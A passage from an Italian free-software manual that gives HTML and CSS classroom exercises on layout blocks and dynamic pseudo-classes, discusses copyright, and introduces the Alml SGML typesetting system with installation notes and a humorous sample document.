34  </HEAD>
35  <BODY>
36
37  <H1>Le cose che mi piacciono</H1>
38
39  <P><A CLASS="sinistra" HREF="http://www.gnu.org"><IMG
40  SRC="http://www.gnu.org/graphics/philosophical-gnu-sm.jpg" ALT="GNU
41  filosofico"></A>Ci sono due cose che mi piacciono: il software libero e
42  gli standard liberi. Per saperne di pi&ugrave; sul software libero si
43  pu&ograve; leggere qualcosa di utile a partire dal sito
44  http://www.gnu.org (basta fare clic sull'immagine del "GNU filosofico"
45  che appare qui a sinistra).</P>
46
47  <P><A CLASS="destra" HREF="http://validator.w3.org/check/referer"><IMG
48  SRC="http://validator.w3.org/images/v15445" ALT="Valid
```

```
49  ISO-HTML!"></A>Per quanto riguarda gli standard, si veda in particolare
50  il W3C (http://www.w3.org), ma per verificare la correttezza sintattica
51  di questa pagina basta fare un bel clic sulla superficie dell'icona che
52  appare a destra.</P>
53
54  </BODY>
55  </HTML>
```

Figura 495.3. Aspetto del file ‘blocchi-css-01.html’.

Le cose che mi piacciono

Ci sono due cose che mi piacciono: il software libero e gli standard liberi. Per saperne di più sul software libero si può leggere qualcosa di utile a partire dal sito http://www.gnu.org (basta fare clic sull'immagine del "GNU filosofico" che appare qui a sinistra).

ISO/IEC 15445

Per quanto riguarda gli standard, si veda in particolare il W3C (http://www.w3c.org), ma per verificare la correttezza sintattica di questa pagina basta fare un bel clic sulla superficie dell'icona che appare a destra.

495.2 File «blocchi-css-02.html»

Si realizzi il file ‘blocchi-css-02.html’, partendo da una copia di ‘blocchi-css-01.html’, in modo da arrivare al contenuto seguente:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Blocchi, esempio 02">
6       <META NAME="Keywords" CONTENT="HTML, CSS, blocchi, esempio">
7       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8       <META NAME="Date" CONTENT="2007.01.01">
9       <META NAME="Resource-type" LANG="en" CONTENT="Document">
10      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11      <META NAME="Robots" CONTENT="ALL">
12      <TITLE>Blocchi</TITLE>
13      <STYLE TYPE="text/css">
14          <!--
15              A.sinistra {
16                  float:          left;
17                  margin-right:   2cm;
18              }
19              A.destra {
20                  float:          right;
```

```
21                  margin-left:    2cm;
22              }
23              H1 {
24                  font-weight:    bolder;
25                  font-size:      15mm;
26                  margin-left:    2cm;
27                  margin-right:   2cm;
28                  margin-top:     2cm;
29                  margin-bottom:  2cm;
30                  border-style:   solid;
31              }
32              P {
33                  font-family:    sans-serif;
34                  font-size:      8mm;
35                  text-align:     justify;
36              }
37          -->
38      </STYLE>
39  </HEAD>
40  <BODY>
41
42  <H1>Le cose che mi piacciono</H1>
43
44  <P><A CLASS="sinistra" HREF="http://www.gnu.org"><IMG
45  SRC="http://www.gnu.org/graphics/philosophical-gnu-sm.jpg" ALT="GNU
46  filosofico"></A>Ci sono due cose che mi piacciono: il software libero e
47  gli standard liberi. Per saperne di pi&ugrave; sul software libero si
48  pu&ograve; leggere qualcosa di utile a partire dal sito
49  http://www.gnu.org (basta fare clic sull'immagine del "GNU filosofico"
50  che appare qui a sinistra).</P>
51
52  <P><A CLASS="destra" HREF="http://validator.w3.org/check/referer"><IMG
53  SRC="http://validator.w3.org/images/v15445" ALT="Valid
54  ISO-HTML!"></A>Per quanto riguarda gli standard, si veda in particolare
55  il W3C (http://www.w3.org), ma per verificare la correttezza sintattica
56  di questa pagina basta fare un bel clic sulla superficie dell'icona che
57  appare a destra.</P>
58
59  </BODY>
60  </HTML>
```

Figura 495.5. Aspetto del file ‘`blocchi-css-02.html`’.

Le cose che mi piacciono

Ci sono due cose che mi piacciono: il software libero e gli standard liberi. Per saperne di più sul software libero si può leggere qualcosa di utile a partire dal sito http://www.gnu.org (basta fare clic sull'immagine del "GNU filosofico" che appare qui a sinistra).

Per quanto riguarda gli standard, si veda in particolare il W3C (http://www.w3c.org), ma per verificare la correttezza sintattica di questa pagina basta fare un bel clic sulla superficie dell'icona che appare a destra.

ISO/IEC 15445

495.3 File «blocchi-css-03.html»

Si realizzi il file ‘`blocchi-css-03.html`’, riutilizzando eventualmente porzioni di esercitazioni già svolte. Il file deve avere il contenuto seguente:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Blocchi, esempio 03">
6       <META NAME="Keywords" CONTENT="HTML, CSS, blocchi, esempio">
7       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8       <META NAME="Date" CONTENT="2007.01.01">
9       <META NAME="Resource-type" LANG="en" CONTENT="Document">
10      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11      <META NAME="Robots" CONTENT="ALL">
12      <TITLE>Blocchi</TITLE>
13      <STYLE TYPE="text/css">
14          <!--
15              TABLE {
16                  border-style:     solid;
17                  border-width:     thin;
18              }
19              TH {
20                  border-style:     none;
21                  background-color: green;
22              }
23              TD {
24                  border-style:     dotted;
25                  border-width:     thin;
26              }
27              P {
28                  margin-top:       5mm;
29                  margin-bottom:    5mm;
```

```
30                 margin-left:       5mm;
31                 margin-right:      5mm;
32                 font-size:         6mm;
33             }
34         -->
35     </STYLE>
36 </HEAD>
37 <BODY>
38 
39 <H1>Operatori</H1>
40 
41 <P>Segue una tabella contenente l'elenco degli operatori matematici
42 pi&ugrave; comuni.</P>
43 
44 <TABLE SUMMARY="operatori">
45 <CAPTION>Operatori matematici comuni</CAPTION>
46 <THEAD>
47     <TR>
48     <TH ROWSPAN="2"></TH>
49     <TH ROWSPAN="2"><P>Operatore e operandi</P></TH>
50     <TH COLSPAN="2"><P>Annotazioni</P></TH>
51     </TR>
52     <TR>
53     <TH><P>Operazione</P></TH>
54     <TH><P>Descrizione</P></TH>
55     </TR>
56 </THEAD>
57 <TBODY>
58     <TR>
59     <TH ROWSPAN="4"><P>le quattro operazioni</P></TH>
60     <TD><P><CODE><VAR>op1</VAR>+<VAR>op2</VAR></CODE></P></TD>
61     <TD><P>somma</P></TD>
62     <TD><P>Somma i due operandi.</P></TD>
63     </TR>
64     <TR>
65     <TD><P><CODE><VAR>op1</VAR>-<VAR>op2</VAR></CODE></P></TD>
66     <TD><P>sottrazione</P></TD>
67     <TD><P>Sottrae il valore del secondo operando da quello
68             del primo.</P></TD>
69     </TR>
70     <TR>
71     <TD><P><CODE><VAR>op1</VAR>*<VAR>op2</VAR></CODE></P></TD>
72     <TD><P>moltiplicazione</P></TD>
73     <TD><P>Moltiplica i due operandi.</P></TD>
74     </TR>
75     <TR>
76     <TD><P><CODE><VAR>op1</VAR>/<VAR>op2</VAR></CODE></P></TD>
77     <TD><P>divisione</P></TD>
78     <TD><P>Divide il primo operando per il valore del secondo.</P></TD>
79     </TR>
80 </TBODY>
81 </TABLE>
82 
```

```
83 </BODY>
84 </HTML>
```

Figura 495.7. Aspetto del file ‘`blocchi-css-03.html`’.

Operatori

Segue una tabella contenente l’elenco degli operatori matematici più comuni.

Operatori matematici comuni

	Operatore e operandi	**Annotazioni**	
		Operazione	**Descrizione**
le quattro operazioni	*op1+op2*	somma	Somma i due operandi.
	op1-op2	sottrazione	Sottrae il valore del secondo operando da quello del primo.
	*op1*op2*	moltiplicazione	Moltiplica i due operandi.
	op1/op2	divisione	Divide il primo operando per il valore del secondo.

495.4 Verifica sull’uso delle proprietà riferite ai blocchi

In base a quanto appreso fino a questo punto, si realizzi il file ‘`verifica-blocchi-css-01.html`’ che produca un risultato abbastanza simile a quello seguente, quando viene visto attraverso un navigatore:

ASCII

Una piccola porzione del codice ASCII.

Codifica			Carattere
Ottale	Decimale	Esadecimale	
141_8	97	61_{16}	a
142_8	98	62_{16}	b
143_8	99	63_{16}	c
144_8	100	64_{16}	d
145_8	101	65_{16}	e
146_8	102	66_{16}	f
147_8	103	67_{16}	g
150_8	104	68_{16}	h
151_8	105	69_{16}	i
152_8	106	$6A_{16}$	j

Si osservi che il testo nelle celle ha un margine di 5mm e che i valori numerici sono allineati alla destra.

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Contesto dinamico

Dal momento che un documento HTML viene letto normalmente attraverso un navigatore, con il quale si interagisce, è possibile fare riferimento a delle pseudo-classi il cui ambito riguarda la dinamica di interazione con l'utente. I casi principali riguardano i riferimenti ipertestuali, che possono essere già stati visitati o meno, e la posizione del puntatore del mouse sopra il documento.

Tabella 496.1. Pseudo-classi utili nell'ambito dell'interazione con l'utente.

Pseudo-classe	Descrizione
`:link`	Include i riferimenti ipertestuali che non sono ancora stati visitati.
`:visited`	Include i riferimenti ipertestuali che sono già stati visitati.
`:hover`	Riguarda un componente che si trova a essere sormontato dal puntatore del mouse, senza che l'utente compia altre azioni con questo.
`:active`	Riguarda un componente che si trova a essere selezionato, per esempio con un clic del mouse.
`:focus`	Riguarda un componente che si trova a essere a fuoco, per esempio quando si scrive in una casella di inserimento.

496.1 File «dinamica-css-01.html»

Si realizzi il file '`dinamica-css-01.html`' con il contenuto seguente, partendo eventualmente dalla copia di altri esercizi fatti in precedenza:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Pseudo-classi dinamiche,
6           esempio 01">
7       <META NAME="Keywords" CONTENT="HTML, CSS, pseudo-classi, esempio">
8       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9       <META NAME="Date" CONTENT="2007.01.01">
10      <META NAME="Resource-type" LANG="en" CONTENT="Document">
11      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12      <META NAME="Robots" CONTENT="ALL">
13      <TITLE>Dinamica</TITLE>
14      <STYLE TYPE="text/css">
15          <!--
16              BODY {
17                  font-size:        5mm;
18              }
19              H1 {
20                  font-size:        1cm;
21              }
22              SPAN:hover {
23                  font-size:        1cm;
24              }
25              A:hover {
26                  background-color: yellow;
```

```
27              }
28              A:active {
29                  background-color: red;
30              }
31              A:link {
32                  color:             blue;
33              }
34              A:visited {
35                  color:             green;
36              }
37          -->
38      </STYLE>
39  </HEAD>
40  <BODY>
41
42  <H1>Le cose che mi piacciono</H1>
43
44  <P>Ci sono due cose che mi piacciono: il <SPAN>software libero</SPAN> e
45  gli <SPAN>standard liberi</SPAN>. Per saperne di pi&ugrave; sul
46  <SPAN>software libero</SPAN> si pu&ograve; leggere qualcosa di utile a
47  partire dal sito <A HREF="http://www.gnu.org">http://www.gnu.org</A>;
48  per quanto riguarda gli standard <SPAN>W3C</SPAN>, si veda il sito <A
49  HREF="http://www.w3.org">http://www.w3.org</A>.</P>
50
51  </BODY>
52  </HTML>
```

Non viene mostrato l'aspetto finale del documento, perché ciò che conta è quello che accade quando si sposta il puntatore del mouse sopra ai termini delimitati dagli elementi '**`SPAN`**' e sugli elementi '**`A`**'. Si provi anche a selezionare uno dei riferimenti ipertestuali, in modo da vedere cambiare il colore dello sfondo, nel momento della selezione.

Rispetto del diritto d'autore

Quando si scrive un documento destinato alla diffusione, occorre fare attenzione a rispettare il diritto d'autore e le regole di cortesia comuni. La prima cosa che fa, normalmente, chi comincia a realizzare delle pagine HTML, è quella di recuperare dalla rete ciò che può servire per abbellire il proprio «sito». Dal punto di vista psicologico, questo comportamento sembra una cosa naturale, come sarebbe naturale raccogliere delle conchiglie da una spiaggia o dei sassolini colorati dal letto di un torrente, ma ciò che si trova attraverso Internet non è un dono della natura e occorre un atteggiamento differente.

Sia le leggi sul diritto d'autore, sia le regole di buon comportamento, impongono di accertare la possibilità di riutilizzare del materiale che si potrebbe ottenere attraverso la rete. Una volta accertata la possibilità, salvo altri obblighi stabiliti dall'autore, tutto ciò che non è lavoro proprio deve contenere un riferimento al suo autore e possibilmente all'origine dalla quale questo è stato ottenuto. In circostanze particolari, la pubblicazione di un simbolo o di un logo non richiede l'indicazione del riferimento bibliografico, ma impone probabilmente altri oneri; per esempio, il mostrare il logo della verifica ISO 15445 significa garantire che il proprio lavoro è conforme a tale standard.

Per quanto riguarda la normativa italiana sul rispetto del diritto d'autore, si osservi che non è previsto il *fair use*.

497.1 Verifica conclusiva

In base a quanto appreso da queste lezioni su HTML e sui fogli di stile CSS, si realizzi un proprio «sito», scegliendo liberamente il tema. Se si vogliono utilizzare oggetti (immagini o altro) di altri autori, si accerti la possibilità di agire in tal modo, avendo cura di fare i riferimenti del caso. Per quanto riguarda il testo, non si possono copiare brani di documenti di altri autori, salva la possibilità di usare la citazione.

> Non si includano file audio-visuali, né software; nel caso di riproduzione di immagini, anche parziali, e di citazioni, ci si accerti di avere ottenuto il permesso (dagli autori, dagli eredi o da chi ne ha acquisito i diritti), oppure che gli autori siano morti da più di 70 anni. Si rammenti che le norme italiane sul diritto d'autore non contemplano il *fair use*.

Il lavoro deve essere conforme allo standard ISO 15445 e alle regole previste per i fogli di stile CSS, pertanto, ogni pagina HTML deve riportare le icone di verifica ISO 15445 e CSS. Si veda eventualmente il file '`stile-01.html`' (sezione 490.1), in cui si utilizzano queste due icone.

Il lavoro deve essere accessibile sia attraverso un navigatore grafico, sia attraverso un navigatore senza grafica.

Il lavoro deve riportare il copyright del proprio autore (il copyright deve apparire in ogni file HTML) e possibilmente le condizioni alle quali è sottoposto il suo utilizzo (si veda eventualmente il lavoro di Creative Commons ⟨*http://creativecommons.org/*⟩).

497.2 Riferimenti

- W3C

  ⟨*http://www.w3.org* ⟩

- W3C, *Technical Reports and Publications*

  ⟨*http://www.w3.org/TR/* ⟩

- W3C, *Cascading Style Sheets, level 1*

  ⟨*http://www.w3.org/TR/REC-CSS1* ⟩

- W3C, *Cascading Style Sheets, level 2*

  ⟨*http://www.w3.org/TR/REC-CSS2/* ⟩

- Eric A. Meyer, *CSS/edge*

  ⟨*http://meyerweb.com/eric/css/edge/* ⟩

- *Creative Commons*

  ⟨*http://creativecommons.org/* ⟩

Indice analitico del volume

Appunti di informatica libera 2008

Volume XX

Scrivere 5

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxxx

Alml

Capitolo 498

Alml: introduzione

Alml [1] è un sistema di composizione SGML, realizzato espressamente per l'opera *Appunti di informatica libera*, ma che, in linea di principio, può andare bene per vari tipi di esigenze editoriali.

498.1 Esigenze che Alml intenderebbe soddisfare

Alml nasce e si sviluppa con l'obiettivo di consentire, in pratica, la realizzazione e la gestione di un documento con contenuti molto vari e di grandi dimensioni, quale può essere il già citato *Appunti di informatica libera*.

Esiste una grande varietà di strumenti per l'editoria elettronica, che però spesso hanno il difetto di essere troppo specifici. Per esempio, se con LaTeX (capitolo 444 e successivi) si possono fare cose molto belle, bisogna considerare che non si può ottenere tutto assieme nello stesso momento, in quanto l'uso di certi stili condiziona il funzionamento di altri. Tuttavia, in generale questo problema non si avverte, perché di norma si realizzano documenti su un tema preciso, che richiede certe funzionalità e non altre.

Esiste anche una discreta quantità di strumenti generici, molto ben studiati per poter considerare «tutto» o quasi tutto, ma poi questi hanno il difetto di non avere ancora messo in pratica completamente quello che in teoria prevedono di poter fare.

Alml ha l'intento di essere uno strumento tipografico abbastanza generalizzato per poter scrivere di qualunque cosa, se, piuttosto di pretendere l'ottimo, ci si accontenta di risultati «decenti». Di conseguenza, l'obiettivo di Alml è quello di essere uno strumento alla portata di un singolo che vuole o che ha la necessità di gestire un lavoro variegato ed eventualmente di grandi dimensioni, con la ragionevole tranquillità di poter ottenere in pratica quasi tutto ciò che, in teoria, Alml promette di fare.

498.2 Tutto in uno

Una caratteristica significativa di Alml è quella di consentire, volendo, di mettere tutto in un solo file SGML, comprese le immagini e addirittura degli allegati, che potrebbero tradursi in file da scaricare durante la consultazione in linea. Ciò ha sicuramente lo svantaggio di far lavorare con un file gigantesco, ma ha il vantaggio di non fare perdere tempo nell'organizzazione e nella gestione di un insieme di file che può diventare troppo numeroso. Ciò è in pratica un punto a favore dell'utilizzo da parte di un singolo, che non abbia la necessità di avvalersi della collaborazione altrui. Naturalmente si può obbiettare che esiste il rischio di perdere tutti i dati più facilmente, ma in tal caso si parte dal presupposto che chi fa una cosa del genere, sappia anche premunirsi da incidenti di questo tipo.

Esiste comunque la possibilità di gestire con Alml un progetto composto da più file, così come in generale consente un sistema SGML comune, ma attraverso programmi accessori ad Alml è possibile anche organizzare un'aggregazione di più documenti autonomi, come è possibile l'estrapolazione di una porzione più piccola da uno o più documenti.

498.3 Continuità tra documento stampato e documento elettronico

Alml, che è un sistema SGML, ha una vaga somiglianza con HTML, ma non dà la stessa libertà, per garantire la produzione di formati finali differenti, ma coerenti tra di loro. Alml deve poter produrre, principalmente, un documento stampabile o un documento elettronico adatto alla consultazione in linea.

A titolo di esempio, si può considerare il caso dei riferimenti ipertestuali, che devono avere un senso, sia quando il documento viene stampato su carta, sia quando il documento viene letto in forma elettronica. In questo caso, Alml impone che il riferimento sia ben visibile in ogni circostanza, mentre usando HTML, i riferimenti potrebbero essere resi invisibili.

Un altro esempio più importante è dato dai capitoli speciali per la realizzazione di questionari di valutazione, che possono essere resi sia come documento stampato (e quindi statico), sia come documento interattivo, in grado di generare anche la valutazione in modo automatico (tramite JavaScript).

498.4 Perché SGML

Il sistema tipografico universale e libero del futuro sarà basato probabilmente su un linguaggio XML, ma lo scopo pratico di Alml non richiede le funzionalità di XML e, d'altro canto, può sfruttare funzionalità di SGML che invece XML ha abbandonato: le sezioni marcate (sezione 455.8). A ogni modo, la dichiarazione SGML di Alml incorpora alcune caratteristiche tipiche di un sistema XML, in modo particolare per ciò che riguarda la codifica universale dei caratteri.

498.5 Evoluzione di Alml

Alml, essendo il sistema di composizione di *Appunti di informatica libera*, è destinato a evolversi assieme a questa opera. La sua evoluzione continua, se da una parte può essere seccante per le modifiche che ciò comporta, dall'altra dà almeno la garanzia di essere un lavoro che continua a essere curato nel tempo.

498.6 Il futuro e Alml

Alml non è uno strumento «perfetto», ma fondamentalmente rappresenta un rimedio per ciò che, al momento, non c'è (quanto meno, non c'è nell'ambito del software libero). Si può ipotizzare un futuro migliore, in cui poter disporre di uno strumento generico universale, più efficiente e più generalizzato, ma perché ciò accada, prima è necessario che il bisogno di un tale strumento sia più sentito.

Sotto questo aspetto, è auspicabile che Alml diventi presto superato, ma in quel momento non dovrebbe essere difficile scrivere un programma in grado di trasformare Alml in quel nuovo linguaggio di composizione universale.

[1] **Alml** GNU GPL

Capitolo 499 Alml: preparazione e visione generale

Alml è costituito principalmente da un programma Perl ('**alml**') che controlla l'analizzatore SGML e altri programmi necessari per arrivare alla composizione finale del documento. Tuttavia, per poter comprendere tale meccanismo, sarebbe opportuno prima conoscere quanto descritto a proposito dell'SGML, di TeX e dei sistemi comuni di composizione basati su SGML (si veda in particolare la parte lxxvii).

Alml si avvale di altri programmi per l'analisi SGML e per la generazione di alcuni formati finali. In particolare, è necessario disporre di '**nsgmls**' che fa parte generalmente del pacchetto SP (anche se la propria distribuzione GNU potrebbe nominarlo in modo differente); inoltre è fondamentale la presenza di LaTeX per generare i formati da stampare. La tabella 499.1 riepiloga gli applicativi da cui dipende il buon funzionamento di Alml.

Tabella 499.1. Applicativi da cui dipende Alml.

Applicativo	Compito
Perl	Alml è scritto in Perl.
Perl-gettext	Modulo Perl per l'utilizzo di Gettext.
SP	Verifica la validità SGML e genera una prima conversione.
teTeX	Sistema di composizione che comprende TeX, LaTeX e altri lavori derivati.
PSUtils	Riorganizza, ingrandisce e riduce un file PostScript.
Dvipdfm	Consente una conversione in PDF a partire dal file DVI.
Uuencode	Estrae le immagini incorporate da file esterni.
GraphicsMagick o ImageMagick	Converte i file delle immagini nei formati appropriati, adattando le dimensioni.
Ghostscript	Serve a ImageMagick per la conversione di file PostScript in altri formati.
HTML2ps	Consente l'incorporazione di codice HTML nella composizione per la stampa.
W3M	Converte un file HTML in testo puro.
LilyPond	Consente l'incorporazione di codice LilyPond.
XFig	Consente l'incorporazione di codice XFig.
Gnuplot	Consente l'incorporazione di codice Gnuplot.
Eukleides	Consente l'incorporazione di codice Eukleides.
Groff, PS2EPS	Consentono l'incorporazione di codice *roff.
PlotUtils	Consente l'incorporazione di codice da vari programmi del pacchetto PlotUtils.

499.1 Installazione di Alml

Alml viene fornito attraverso archivi tradizionali di tipo tar+gzip, oppure in archivi Debian, in file con nomi del tipo:

```
alml-versione.tar.gz
```

```
alml_versione-n_all.deb
```

Estraendo il contenuto dell'archivio, si dovrebbero ottenere in particolare i file e le sottodirectory elencati nella tabella 499.2, che rappresentano l'essenziale.

Tabella 499.2. Contenuto essenziale dell'archivio di distribuzione di Alml.

File o directory	Descrizione
'bin/*'	File eseguibili.
'doc/*'	Esempi e documentazione eventuale.
'etc/*'	File di configurazione da inserire a partire dalla directory '/etc/'.
'man/*'	Pagine di manuale relative agli eseguibili.
'share/sgml/*'	File e directory da collocare in '/usr/share/sgml/alml/'.

Gli eseguibili che nel pacchetto di distribuzione si trovano nella directory 'bin/', devono essere raggiungibili attraverso il percorso di ricerca del sistema, rappresentato dalla variabile di ambiente '**PATH**'. Pertanto vanno collocati opportunamente, oppure vanno predisposti dei collegamenti adeguati.

Quanto contenuto nella directory 'share/sgml/', va collocato nella directory '/usr/share/sgml/alml/', oppure vanno realizzati dei collegamenti equivalenti.

In generale, se la propria distribuzione GNU/Linux non è predisposta per la gestione delle entità standard ISO 8879, conviene modificare il collegamento simbolico 'alml.cat', che nella sua collocazione finale deve trovarsi nella directory '/usr/share/sgml/alml/'. Normalmente questo punta al file 'alml.cat.debian', ma in caso di problemi conviene modificarlo in modo che punti a 'alml.cat.normal'.

499.1.1 Gettext

I messaggi di Alml possono essere tradotti. Se si dispone del file PO relativo alla lingua preferita, è necessario compilarlo come nell'esempio seguente:

$ **msgfmt -vvvv -o alml.mo it.po** [*Invio*]

In questo esempio, il file 'it.po' viene compilato generando il file 'alml.mo'. Trattandosi evidentemente della traduzione italiana, questo file può essere collocato in '/usr/share/locale/it/LC_MESSAGES/', o in un'altra posizione analoga in base agli standard del proprio sistema operativo.

Se non è disponibile il modulo Perl-gettext,[1] che serve a Alml per accedere alle traduzioni, è possibile eliminare il suo utilizzo e simulare la funzione di Gettext. In pratica si commentano le istruzioni seguenti all'inizio dei programmi '**alml**' e '**alml-extra**':

```
# We *don't* want to use gettext.
#use POSIX;
#use Locale::gettext;
#setlocale (LC_MESSAGES, "");
#textdomain ("alml");
```

Inoltre, si tolgono i commenti dalla dichiarazione della funzione fittizia '**gettext()**', come si vede qui:

```
sub gettext
{
    return $_[0];
}
```

499.2 Esempio iniziale

Un esempio iniziale può servire per comprendere il funzionamento generale di Alml. Il testo umoristico contenuto è di dominio pubblico.

```
<!DOCTYPE ALML PUBLIC "-//D.G.//DTD Alml//EN">
<alml lang="it" spacing="uniform">
<head>
    <admin>
        <description>Strafalcioni e sciocchezze varie</description>
        <keywords>strafalcione, svarione, detto, scherzo</keywords>
        <printedfontsize type="normal">7mm</printedfontsize>
    </admin>
    <title>Branchi di nebbia</title>
    <subtitle>I detti di oggi</subtitle>
    <author>Anonimo &lt;anonimo@brot.dg&gt;</author>
    <date>1111.11.11</date>
    <legal>
        <p>Il testo contenuto in questo documento è di dominio pubblico,
        pertanto ci si può fare quello che si vuole.</p>
    </legal>
    <maincontents levels="2">Indice generale</maincontents>
</head>
<intro>
<h1>
Introduzione al documento
</h1>

<p>Questo documento è scritto per dimostrare il funzionamento di Alml,
utilizzando frasi che, storpiando vecchi detti comuni, potrebbero
diventare i detti di domani.</p>

</intro>
<body>
<h1 id="capitolo-primo">
Attenzione ai branchi di nebbia... nella testa
<indexentry>nebbia</indexentry>
</h1>

<p>Sono scremato dalla fatica: il lavoro mobilita l'uomo, ma qui si
batte la fiaccola. Non fatemi uscire dai gamberi e stendiamo un velo
peloso: non bisogna foschilizzarsi così.</p>

<p>Durante le notti di pediluvio, arrivano certe zampate di caldo... C'è
il divieto di balenazione e all'improvviso arriva un'onda anonima:
bisogna fare attenzione ai branchi di nebbia.</p>

<h2>
Tappeti rullanti
<indexentry>metropolitana</indexentry>
<indexentry>treno</indexentry>
<indexentry>automobile</indexentry>
</h2>
```

```
<p>In metropolitana ci sono i tappeti rullanti, ma la domenica certi
treni vengono oppressi.</p>

<p>Una volta ho urtato la macchina sul paraguail, poi sono finito sulle
banchine spargitraffico e così ho perso la marmitta paralitica... Meno
male che l'auto aveva l'<em>iceberg</em> incorporato. Purtroppo, però,
mi hanno fatto la multa per guida in stato di brezza.</p>

<h1 id="capitolo-secondo">
Abete alto
<indexentry>dolce</indexentry>
<indexentry>sapone</indexentry>
</h1>

<p>Mi dispiace, non posso mangiare dolci, perché ho l'abete alto e
non posso permettermi neanche una zolla di zucchero nel caffé.</p>

<p>Sono pieno di malattie: ho le piastrelle basse; ho lo zagarolo
nell'occhio; ho una spalla lustrata; ho le vene vorticose... Ormai credo
di essere spizzotremito; mi hanno prescritto di fare i raggi
ultraviolenti.</p>

<p>Allora sono andato in farmacia per comprare il sapone clinicamente
intestato, ma poi ho preso del bicarbonato di soia e della tintura di
odio per combattere gli isterismi della cellulite.</p>

</body>
<appendix>
<h1>
Gondole voraci
</h1>

<p>Al ristorante ho ordinato un piatto di pasta con le gondole voraci,
una frittura di crampi, funghi traforati, un dolce con l'uva passera
ricoperto da zucchero al vento (cotto nel forno a microbombe), pesche
sciroccate, una birra doppio smalto e del latte pazzamente stremato.
Alla fine, mi sono fatto mettere gli avanzi nella carta spagnola.</p>

<p>Non mi voglio divulgare, ma di fronte a queste cose rimango
putrefatto... Così ho deciso che quando muoio mi faccio cromare.</p>

</appendix>
<index>
<h1>
Indice analitico
</h1>

&A2COPY;

<printindex index="main">

</index>
```

```
</alml>
```

Se tutto viene copiato correttamente nel file ipotetico ‘`esempio.sgml`’, con il comando seguente si ottiene la composizione in PostScript, attraverso LaTeX e Dvips:

$ **alml --ps alml-esempio-iniziale.sgml** [*Invio*]

Con il comando seguente, si ottiene la composizione in PDF, attraverso LaTeX e Dvipdfm:

$ **alml --pdf alml-esempio-iniziale.sgml** [*Invio*]

Con il comando seguente, si ottiene la composizione in HTML, su più file distinti:

$ **alml --html alml-esempio-iniziale.sgml** [*Invio*]

Il risultato che si dovrebbe ottenere, in formato PDF, può essere prelevato presso ⟨*allegati/a2/alml-esempio-iniziale.pdf*⟩ (viene distribuito assieme all’edizione HTML dell’opera).

Figura 499.6. Prima pagina (copertina) del risultato della composizione.

